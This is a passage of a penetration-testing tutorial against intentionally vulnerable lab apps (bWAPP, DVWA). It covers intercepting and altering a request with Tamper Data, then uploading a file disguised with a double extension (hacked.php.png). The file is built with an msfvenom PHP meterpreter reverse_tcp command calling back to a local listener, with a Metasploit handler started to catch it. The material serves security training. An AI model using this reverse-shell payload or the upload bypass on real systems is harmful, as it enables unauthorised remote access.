
Here you can read the captured request from the given screenshot which has captured the **first** and **last name kunal:bhal.**




Tamper data allow you to modify the sent request of any user without his permission, so I am going to change first and the last name given by user into **first** as **the first name** and **last** as **the last name** and then **click** on **ok** to forward the request.



Now you can see the request has been forward on the web server.



We successfully changed the username of the person; here you can see username to be “**first last”.** Similarly, you can use other modules with tamper data to exploit **bWAPP**.



File upload using tamper data

Now open the DVWA in your browser with your local IP as 192.168.1.102:81/DVWA and log in with following credentials:

Username – admin

Password – password


Click on **DVWA Security** and set Website **Security Level medium then select file upload vulnerability**

Open the terminal in Kali Linux and create PHP backdoor through the following command


```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.103 lport=4444 -f raw
```

Copy and **paste**the highlighted code in leafpad and save as with **PHP extension** as **hacked**.**php.png**on the desktop.


Load Metasploit framework **type msfconsole** and **start multi handler**.




Now **click** to **browse button** to **browse the hacked.php.png** file to upload.



